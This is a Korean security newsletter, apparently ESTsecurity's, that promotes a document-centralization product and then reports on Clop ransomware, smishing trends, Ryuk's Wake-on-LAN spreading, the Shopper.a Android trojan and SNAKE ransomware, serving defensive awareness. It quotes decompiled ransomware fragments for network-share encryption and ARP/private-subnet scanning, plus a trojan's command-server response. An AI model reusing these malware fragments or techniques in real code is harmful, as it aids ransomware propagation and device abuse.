장점	- 구현 난이도가 낮음 - 원하는 API 만 제어할 수 있음 *API 란? API 는 응용 프로그램에서 사용할 수 있도록, 운영 체제나 프로그래밍 언어가 제공하는 기능을 제어할 수 있게 만든 인터페이스를 뜻한다.	- 모든 프로세스에서 메모리를 공유하기 때문에 필터링 실패 이슈가 없음 - 새로운 제품과 호환성 유지 - 타사 제품과 충돌 가능성 적음 - 커널 레벨에서 동작하여 운영체제로부터 악성 행위 보호
단점	- 인젝션 실패 시 File I/O 컨트롤 불가 - 제품 종류 혹은 버전마다 높은 개발 리소스 소모 - 타사 보안 제품 간 충돌 가능성 높음 - 메모리 접근이 자유롭기 때문에 악성 행위에 취약 *File I/O 란? File Input/Output,, 즉 파일 입출력을 뜻한다.	- 구현 난이도가 높음 - 프로그램 버그로 인한 블루스크린 발생 가능성

한마디로 정리하면, 커널모드 필터링 방식이 보안 측면에서 상대적으로 강력합니다. 그러나 많은 개발사들이 아직까지 유저모드 필터링 방식을 선택하고 있습니다. 그 이유로는 ▲높은 인건비, ▲개발 리소스의 부담, ▲노하우 부족으로 인한 운영체제 오류 등을 들 수 있겠습니다. 때문에 다수 개발사들은 비교적 구현 난이도가 낮고 빠른 개발이 가능한 유저모드를 선택하고 있습니다. 하지만, 제품의 완성도를 높이기 위해서는 커널모드 필터링 시스템을 적극 고려해야합니다.

이스트시큐리티의 시큐어디스크는 이러한 커널모드 필터링 방식을 이용하여 로컬 저장을 차단하고 있습니다.



[그림 1] 시큐어디스크 커널모드 필터링 동작방식

시큐어디스크는 알약 등으로 다져진 노하우와 다양한 개발 경험을 통해 매우 안정적인 필터링 기술을 제공합니다.


2. 동일한 업무환경을 위한 고도의 네트워크 파일 시스템 기술

서버로 강제 이관된 자료들에 대해 사용자 PC 에 존재했던 환경과 동일한 작업 환경을 제공하려면 고도의 네트워크 파일 시스템 기술이 필요한데요.

문서중앙화 정책은 강제로 이관된 파일들이 중앙 서버에만 존재해야 하며, 사용자들은 이러한 정책 아래, 사용자 PC 로 자료를 내려받지 못하는 환경에서 작업을 지속적으로 수행할 수 있어야 합니다. 이것이 기술적으로 어떻게 가능할까요?

사용자 혹은 시스템에 의해 발생되는 IRP(I/O Request Packet)의 요청을 처리할 수 있는 네트워크 파일 시스템과 이를 뒷받침할 수 있는 네트워크 파일 서버가 존재한다면, 이관된 자료에 대해서도 사용자 PC 에 존재하는 것과 동일한 환경을 제공해 줄 수 있게 됩니다.

이스트시큐리티는 오랜 기간 축적된 커널 개발 기술과 서버 개발 기술을 바탕으로, 네트워크 파일 시스템을 개발해냈습니다.



[그림 2] 시큐어디스크 네트워크 파일시스템 드라이버 구조

시큐어디스크에는 시스템 IRP 의 처리가 가능한 '네트워크 파일 시스템 드라이버'가 포함되어 있는데요. 즉 여러가지 프로그램에서 발생되는 API 요청들을 처리할 수 있게 됩니다. 즉 시큐어디스크를 사용하면 프로그램의 충돌없이 사용자 PC 에서 사용하던 환경과 동일하게 작업 할 수 있습니다.

3. 네트워크 유실에도 파일을 지키는 보안 파일 시스템 기술

서버로 모든 파일이 이관되었다는 것은 네트워크 환경에서 작업이 이어져 나가고 있다는 것을 의미합니다. 그렇지만 물리적으로 네트워크 연결이 끊어질 수 있는 상황이 발생하기 때문에, 네트워크 환경이 항상 완벽하게 연결된 상태를 유지할 수는 없습니다. 특히, 불안정한 네트워크 환경으로 인해 사용자 PC 에서 작업중이던 파일에 문제가 발생하면 상황에 따라 치명적인 결과를 초래할 수 있는데요. 이 경우, 사용자 PC 에 데이터를 임시로 저장할 수 밖에 없는데, 그 저장 영역이 어디인지는 중요합니다.

이 저장 영역은 기본적으로 암호화되어야 하며, 제품에 의해 컨트롤 될 수 있는 데이터 영역이어야 합니다. 또한 오프라인이 되었을 때, 파일이 즉시 서버로 이관되어야 하고 임시로 저장된 자료들은 완전 삭제가 되어야합니다. 즉, 오프라인이 되었을때 작업 중인 파일을 유지하기 위해서는 보안 파일 시스템 기술이 필요한데요. 시큐어디스크는 보안 디스크 드라이버를 통해 해당 영역을 관리하고 있습니다.

이 모두를 정리하면, 문서중앙화 솔루션은 ▲첫째, 파일의 로컬 저장을 안정적으로 차단할 수 있어야 하고, ▲둘째, 서버로 이관된 파일을 사용함에 있어 로컬과 동일한 사용자 환경을 제공해 줄 수 있어야 합니다. 마지막으로 ▲네트워크에 이상이 발생하더라도 작업하던 파일의 유실을 막을 수 있어야, 좋은 문서중앙화 제품이 되기 위한 필수적인 기술을 갖췄다고 할 수 있을 것입니다.

이러한 필수적인 기술을 갖춘 시큐어디스크는 중요한 문서 파일을 안전하게 보호하면서도, 보다 원활한 문서 작업 환경을 제공해, 공공/기업을 아우르는 많은 고객사에서 도입한 솔루션입니다.

이스트시큐리티는 사용자 여러분의 데이터를 더 효율적으로, 더 안전하게 관리할 수 있도록 늘 노력하겠습니다.

03
악성코드 분석 보고

[Trojan.Ransom.Clop] 악성코드 분석 보고서

2019 년 상반기 등장한 Clop 랜섬웨어는 최근까지도 발견되고 있다. 이번에 발견된 악성코드는 내부 코드를 변화시켜 백신 탐지를 우회 시도한다.

```
v8 = WNetOpenEnumW(2u, 0, 0, lpNetResource, &hEnum);
if ( v8 )
  return 1;
cCount = -1;
BufferSize = 0x20000;
v8 = WNetEnumResourceW(hEnum, &cCount, Buffer, &BufferSize);
if ( v8 )
  return 2;
for ( i = 0; i < cCount; ++i )
{
  if ( *(&v11 + 8 * i) == 4 || *(&v11 + 8 * i) == 3 || *(&v11 + 8 * i) == 9 )
  {
    NetworkResourcePath = GlobalAlloc(0x40u, 0x104u);
    sub_409DE0(NetworkResourcePath, 0, 260);
    v14 = 260;
    sub_409860(NetworkResourcePath, v13[8 * i], 0x104u);
    Sleep(0x3E8u);
    hObject = CreateThread(0, 0, RansomRoutine_1, NetworkResourcePath, 0, 0);
    Sleep(0x3E8u);
    CloseHandle(hObject);
  }
  if ( v12[8 * i] & 2 )
    RansomNetWorkReSource(&Buffer[32 * i], a2 + 1);
}
```

[그림] 랜섬웨어 코드 중 일부

이 악성코드는 감염 PC 의 파일과 연결되어 있는 네트워크 자원들을 암호화시켜 사용자에게 돈을 요구하는 랜섬웨어이다. 공격자는 백신 삭제 코드를 추가함으로써 탐지 우회를 시도하며 지속적으로 변화를 하고 있는 악성코드이다.
따라서 사용자는 이를 예방하기 위해 출처가 불분명한 이메일 첨부파일 실행을 지양하며 주기적인 백신 업데이트를 습관화하여야 한다.

현재 알약에서는 해당 악성 코드를 'Trojan.Ransom.Clop' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Smishing]
스미싱 트렌드 분석 보고서

2020 년 연초부터 스미싱 공격이 기승을 부리고 있다. 작년 연말부터 올 초로 이어지는 연말연시 분위기에 편승한 스미싱 공격이 활발했다면 지금은 국제적 이슈인 신종 코로나 바이러스를 주제로 한 스미싱 공격이 활발해지고 있는 추세이다. 이렇듯 스미싱 공격의 출발점은 대중들이 관심을 가질만한 이슈를 선정하여 최대한 이용하는 것이다.

스미싱 문자 내용	신고 접수 건수
중요공지사항	3684
택배 사칭	595
서비스 안정화를 위한 시스템 점검 안내	179
전염병 방생 무료로 마스크 받아가세요	122
청첩장	11
기타	60
합계	4651

[표] 작년 4 분기(9 월)부터 올해 2 월 초까지 ESRC 에 신고 접수된 스미싱 문자 내용 별 신고 접수 건수

모바일 기기는 사람들의 일상에 깊숙이 자리하고 있다. 이에 공격자들은 모바일 기기에 대한 공격 수위를 나날이 높여가고 있는 추세다. 이런 공격의 희생양이 되지 않기 위해서는 사용자들 스스로가 보안의식을 고취할 필요가 있으며 SMS 와 소셜네트워크 이용 시 전달받는 URL 에 대해서는 각별한 주의를 기울여야 할 것이다. 그리고 출처가 불명확한 URL 과 파일은 실행하지 않아야 하며 주변 기기의 비밀번호를 자주 변경하고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지해야 한다.

관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.


04

글로벌 보안 동향

Ryuk 랜섬웨어, 오프라인 기기 암호화 위해 WOL(Wake-on-Lan) 사용


Ryuk Ransomware Uses Wake-on-Lan To Encrypt Offline Devices

Ryuk 랜섬웨어가 해킹된 네트워크에 연결된 전원이 꺼진 기기를 켜 암호화하기 위해 WOL(Wake-on-Lan)을 사용하는 것으로 나타났다. WOL 은 특수 네트워크 패킷을 보내 전원이 꺼진 기기의 전원을 켤 수 있는 하드웨어 기능이다. 이 기능은 전원이 꺼진 기기에 업데이트를 보내거나 예약 작업을 실행하기 위해 관리자들이 유용하게 사용한다. SentinelLabs 대표인 Vitali Kremez 의 최신 Ryuk 랜섬웨어 분석에 따르면, 이 악성코드가 실행될 때 '8 LAN' 인수를 가진 서브 프로세스를 생성하는 것으로 나타났다.



[그림 1] 8 Lan 인수를 포함하여 생성된 서브 프로세스


이 인수가 사용되면, Ryuk 은 기기의 네트워크 내 알려진 IP 주소 목록인 ARP 테이블 및 관련 MAC 주소를 스캔한 후 해당 항목이 개인 IP 주소 서브넷("10.", "172.16.", "192.168.")의 일부인지 확인한다.



```
if ( v6 )
{
  while ( 1 )
  {
    sub_3500A453((_WORD **)(v6 + 12), (int)&cp);
    if ( (char *)arp_rec_cmp_str(xmm0_8, (int)&cp, (const __m128i *)&byte_350111A8) == &cp// 10.
      || arp_rec_cmp_str(xmm0_8, (int)&cp, (const __m128i *)"172.16.")
      || arp_rec_cmp_str(xmm0_8, (int)&cp, (const __m128i *)"192.168.") )
    {
      v35 = inet_addr(&cp);
      if ( v35 == 0xFFFFFFFF )
        return 0xFFFFFFFF;
      sub_350018CA(*(_BYTE *)(v6 + 44), &v24);
      v34 = (unsigned __int64)(((255 - BYTE1(v24)) << 16)
                             + (signed int)((0xFFFFFFFF - (unsigned __int8)v24) << 24)
                             + (signed __int64)((255 - BYTE2(v24)) << 8)) >> 32;
      v7 = ((255 - BYTE1(v24)) << 16) + ((0xFFFFFFFF - (unsigned __int8)v24) << 24) + ((255 - BYTE2(v24)) << 8);
      v23 = 255 - BYTE3(v24) + v7;
      v8 = 255 - BYTE3(v24) + __PAIR__(v34, v7);
      v9 = __CFADD__((_DWORD)v8, *(_DWORD *)v3);
      *(_DWORD *)v3 += v8;
      v34 = HIDWORD(v8);
      *(_DWORD *)(v3 + 4) += HIDWORD(v8) + v9;
      if ( v8 >= 0xFF )
        v10 = 0;
      else
        v10 = BYTE3(v35);
```


[그림 2] 개인 네트워크 확인

해당 ARP 항목이 위 네트워크의 일부일 경우, Ryuk 은 해당 기기의 MAC 주소로 WoL 패킷을 보내 전원을 켠다. 이 WoL 요청은 'FF FF FF FF FF FF FF FF'를 포함한 '매직 패킷' 형태로 이루어져 있다.



[그림 3] WoL 패킷을 보내는 Ryuk

WoL 요청이 성공적일 경우, Ryuk은 해당 원격 기기의 C$ 공유 드라이브 마운트를 시도한다.



[그림 4] 원격 C$ 공유 드라이브 마운트

공유 마운트에 성공할 경우 Ryuk 은 원격 컴퓨터의 드라이브 또한 암호화한다. Kremez 는 BleepingComputer 와의 대화에서 Ryuk 의 전략이 진화해 단일 기기에서 해킹된 네트워크에 보다 쉽게 도달할 수 있으며, 많은 기업 네트워크 환경을 다뤄본 결과일 것이라 밝혔다. 이에 대응하기 위해서는 관리자 기기와 워크스테이션에서 발생하는 WoL 패킷만을 허용하도록 설정을 변경해야 한다. 이를 통해 관리자는 엔드 포인트에서 이 기능을 활용하는 동시에 안전히 보호할 수 있다. 하지만 관리자 워크스테이션이 해킹 되었을 경우에는 해결책이 될 수 없다.

[출처] https://www.bleepingcomputer.com/news/security/ryuk-ransomware-uses-wake-on-lan-to-encrypt-offline-devices/

https://twitter.com/VK_Intel/status/1216351931020476417


https://www.crowdstrike.com/blog/wizard-spider-adds-new-feature-to-ryuk-ransomware/

Google Play Protect 를 비활성화하고 가짜 앱 리뷰를 등록하는 안드로이드 트로이목마 발견

Android Trojan Kills Google Play Protect, Spews Fake App Reviews

공격자들이 시스템 앱으로 위장한 안드로이드 악성코드를 통해 Google Play Protect 서비스 비활성화, 가짜 리뷰 생성, 악성 앱 설치, 광고 노출 등과 같은 공격을 실행한 것으로 나타났다.

Trojan-Dropper.AndroidOS.Shopper.a 라 명명된 이 악성코드는 여러 번 난독화되었으며, 안드로이드 기기가 처음 부팅되었을 때, 앱 구성을 담당하는 정식 안드로이드 서비스와 매우 유사한 시스템 아이콘과 ConfigAPK 이름을 사용한다. 카스퍼스키 랩의 연구원인 Igor Golovin 은 "Trojan-Dropper.AndroidOS.Shopper.a 는 지난 2019 년 10 월~11 월 사이에 러시아에서(28.46%) 가장 널리 확산되었으며, 브라질(18.70%)과 인도(14.23%)가 뒤를 이었다."라고 밝혔다.



[출처] https://securelist.com/smartphone-shopaholic/95544/

악성 플레이 스토어 홍보 서비스

이 악성코드는 피해자의 안드로이드 기기를 감염시킨 후 페이로드를 다운로드 및 복호화 한다. 그 후 바로 국가, 네트워크 유형, 제조사, 스마트폰 모델, 이메일 주소, IMEI, IMSI 와 같은 기기 정보를 수집하기 시작한다.
수집한 모든 데이터는 운영자의 서버로 전송되며, 서버는 감염된 스마트폰이나 태블릿에서 실행될 명령어로 응답한다.
공격자들은 Shopper.a 트로이목마를 통해 사용자 모르게 플레이 스토어에서 악성 앱에 높은 별점을 주고, 가짜 앱 리뷰를 남기고, 플레이 스토어 또는 서드파티 앱 스토어에서 다른 앱을 설치한다.

이 모든 것은 안드로이드 접근성 서비스를 악용했기 때문에 가능했다. 많은 악성코드가 사용자의 조작 없이 악성 행동을 실행하기 위해 이 기능을 악용해왔다. 이 서비스에 접근할 권한이 없을 경우 트로이목마는 사용자를 피싱해 권한을 얻으려 시도한다. 또한 이 악성코드는 구글 플레이 프로텍트를 비활성화한다. 구글 플레이 프로텍트는 구글이 악성코드 예방을 위해 안드로이드에 내장한 보안 기능이다. 이를 통해 공격자들은 아무런 방해 없이 악성 행위를 계속할 수 있게 된다.


```
{"code":200,"geo":"PK","time":1568645455172,"ads":
   [   {   "advid":"28021551",
           "pname":"alps-14247",
           "click_url":"",
           "impr_url":"",
           "state":"5",
           "apk_url":"http:\/\/cdn.adsnative123[.]com\/files\/apk\/alps-14247.apk",
           "imgh":"http:\/\/img.adsnative123[.]com\/img\/com.monitor.cleaner.pro_h.jpg",
           "imgv":"http:\/\/img.adsnative123[.]com\/img\/com.monitor.cleaner.pro_v.jpg",
           "icon":"http:\/\/img.adsnative123[.]com\/img\/com.monitor.cleaner.pro.png",
           "title":"SmartCleaner","content":"The makers of the world\u2019s most popular PC and Mac cleaning software bring you CCleaner for Android. Remove junk, ...",
           "hs":"1",
           "ss":0,
           "ac":"1"},

       {   "advid":"h5_222",
           "pname":"h5_222",
           "click_url":"http:\/\/06.natgame[.]com\/detail?id=222",
           "impr_url":"",
           "state":18,
           "apk_url":"",
           "imgh":"http:\/\/img.adsnative123[.]com\/img\/h5_222_h.jpg",
           "imgv":"http:\/\/img.adsnative123[.]com\/img\/h5_222_v.jpg",
           "icon":"http:\/\/img.adsnative123[.]com\/img\/h5_222.png",
           "title":"Air Attack","content": "Easy but exciting.With higher difficulty, player will face more intense air attack feeling wars solemn and stirring.",
           "hs":"2",
           "ss":0,
           "ac":0
       }
   ]
}
```


[그림] 명령을 수신하는 Shopper.a

[출처] https://securelist.com/smartphone-shopaholic/95544/

이 트로이목마는 공식 출처가 아닌 앱을 설치하는 권한이 없더라도 아무런 문제가 없다. 접근성 서비스를 통해 필요한 권한을 자신에게 부여할 수 있기 때문이다. 악성코드가 이 권한을 손에 넣을 경우 시스템 인터페이스와 앱에 거의 제한 없이 접근할 수 있다. 예를 들어 스크린에 표시되는 데이터에 인터셉트, 버튼 클릭, 사용자 제스처 에뮬레이션 등이 가능하다. 사용자에게 어떤 명령을 받느냐에 따라 Shopper.a 는 아래 명령 중 하나 이상을 실행할 수 있다.

- 보이지 않는 창에서 원격 서버에서 받은 링크 오픈(악성코드는 이를 통해 사용자가 모바일 네트워크에 연결되어 있는지 확인한다.
- 스크린 언락이 특정 횟수 일어나면 자기 자신을 앱 메뉴에서 숨긴다.
- 접근성 서비스 권한을 얻었는지 확인 후 권한이 없을 경우 사용자에게 정기적으로 피싱을 시도한다.
- Google Play Protect 를 비활성화한다.
- 앱 메뉴에 광고된 사이트로 연결되는 바로가기를 생성한다.
- 서드파티 마켓 Apkpure[.]com 에서 앱을 다운로드 후 설치한다.
- 구글 플레이에서 광고 앱을 오픈하고 클릭해 설치한다.
- 설치된 앱의 바로가기를 광고 사이트로 바꿔친다.
- 해당 구글 플레이 사용자의 계정으로 가짜 리뷰를 게시한다.
- 스크린이 잠김 상태일 경우 광고를 표시한다.
- 사용자의 구글이나 페이스북 계정을 통해 여러 앱에 가입한다.

연구원들은 이 모든 행동은 광고주를 속이는데 악용될 수 있다고 덧붙였다.

[출처] https://www.bleepingcomputer.com/news/security/android-trojan-kills-google-play-protect-spews-fake-app-reviews/

https://securelist.com/smartphone-shopaholic/95544/

기업 네트워크를 노리는 SNAKE 랜섬웨어 발견

SNAKE Ransomware Is the Next Threat Targeting Business Networks

기업 네트워크를 공격하여 연결된 모든 기기를 암호화하려 시도하는 새로운 랜섬웨어인 SNAKE 가 발견되어 기업 네트워크 관리자의 각별한 주의가 필요하다. 이 랜섬웨어는 기업 네트워크에 침투해 관리자 크리덴셜을 수집한 후 네트워크에 연결된 모든 컴퓨터의 파일을 암호화한다. 기업을 노리는 랜섬웨어는 천천히 증가하고 있다. 현재는 Ryuk, BitPaymer, DoppelPaymer, Sodinokibi, Maze, MegaCortex, LockerGoga 랜섬웨어가 기업을 노리고 있으며, 이제 이 목록에 Snake 랜섬웨어도 추가되었다.

